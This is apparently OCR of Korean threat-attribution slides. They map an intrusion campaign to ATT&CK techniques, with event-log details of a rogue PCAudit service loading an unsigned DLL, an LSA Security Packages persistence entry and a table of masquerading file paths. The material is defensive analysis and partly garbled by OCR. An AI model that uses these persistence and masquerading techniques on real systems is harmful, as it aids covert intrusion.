
# Attribution

## Command and Control - Web Service: Bidirectional Communication



# Attribution

## Execution – SYSTEM Service: Service Execution



시스템에 서

서비스 이름<br>
서비스 파일<br>
서비스 유형<br>
서비스 시작<br>
서비스 계정

시스템에 서비스가 설치되었습니다

| | |
|---|---|
| ProcessPath | \Device\HarddiskVolume2\Windows\System32\svchost.exe |
| ProcessCommandLine… | 53 (0x0035) |
| ProcessCommandLine | C:\Windows\System32\svchost.exe -k netsvcs -s PCAudit |
| ProcessId | 8308 (0x00002074) |
| ProcessCreateTime | 2023-06-20T12:28:51.9049128 |
| ProcessStartKey | 2251799814107605 (0x00080000000671D5) |
| ProcessSignatureLe… | 0 (0x00) |
| ProcessSectionSign… | 0 (0x00) |
| ProcessProtection | 0 (0x00) |
| TargetThreadId | 11392 (0x00002C80) |
| TargetThreadCreate… | 2023-06-20T12:28:51.9443449 |
| RequiredSignatureL… | 8 (0x08) |
| SignatureLevel | 1 (0x01) |
| ImageNameLength | 38 (0x0026) |
| ImageName | \Program Files\Windows Mail\wabimg.dll |
| ProviderId | fae10392-f0af-4ac0-b8ff-9f4d920c3cdf |
| ProviderName | Microsoft-Windows-Security-Mitigations |
| EventRecordID | 123 (0x000000000000007B) |
| Task | 6 (0x00000006) |
| TaskDisplayName | |
| ThreadId | 11392 (0x00002C80) |
| TimeCreated | 2023-06-20T12:28:52.0734622 |
| Version | 0 (0x00) |
| Message | '\Device\HarddiskVolume2\Windows\System32\svchost.exe' 프로세스(PID 8308)의 Microsoft 서명이 없는 '\Program Files\Windows Mail\wabimg.dll' 바이너리 로드가 차단되었을 수 있습니다. |
| UserId | S-1-5-18 |

시스템에 서

서비스 이름:<br>
서비스 파일<br>
서비스 유형:<br>
서비스 시작<br>
서비스 계정:


nCmzKIG1VTMDhGO

서비스 이름: PCAudit<br>
서비스 파일 이름: %SystemRoot%₩System32₩svchost.exe -k netsvcs<br>
서비스 유형: 사용자 모드 서비스<br>
서비스 시작 유형: 자동 시작<br>
서비스 계정: LocalSystem

2023


# Attribution

## Persistence – Boot or Logon Autostart Exectuion : Security Support Provide



| Autorun Entry | Description | Publisher | Image Path |
|---|---|---|---|
| HKLM₩SYSTEM₩CurrentControlSet₩Control₩Lsa₩Security Packages | | | |
| ☑ asap | | | c:₩windows₩system32₩asap.dll |

2021



| | | |
|---|---|---|
| Security Packages | 30 | Unknown |

```
 00 00                                        ·"···t·h·p·r·o·c·.·s·y·s·····
```

2023


# Attribution

## Defense Evasion - Masquerading: Match Legitimate Name or Location

| | Malicious Code Path |
|---|---|
| 2018 | C:₩ProgramData₩adobe₩<br>C:₩ProgramData₩softcamp₩<br>C:₩Windows₩System32₩[ServiceName].dll |
| 2020 | C:₩ProgramData₩<br>C:₩Windows₩System32₩[ServiceName].dll |
| 2023 | C:₩ProramData₩USOShared₩<br>C:₩ProramData₩picpick₩<br>C:₩ProramData₩ESTsoft₩<br>C:₩ProramData₩Nuget₩<br>C:₩ProramData₩Intel₩<br>C:₩ProramData₩ssh₩<br>C:₩ProramData₩Microsoft₩DRM₩<br>C:₩Windows₩System32₩**proc.sys |

# Conclusion

최초 침투는 방어하기 힘들다.
하지만 최종 목적 달성은 방어가 가능하다.



감사합니다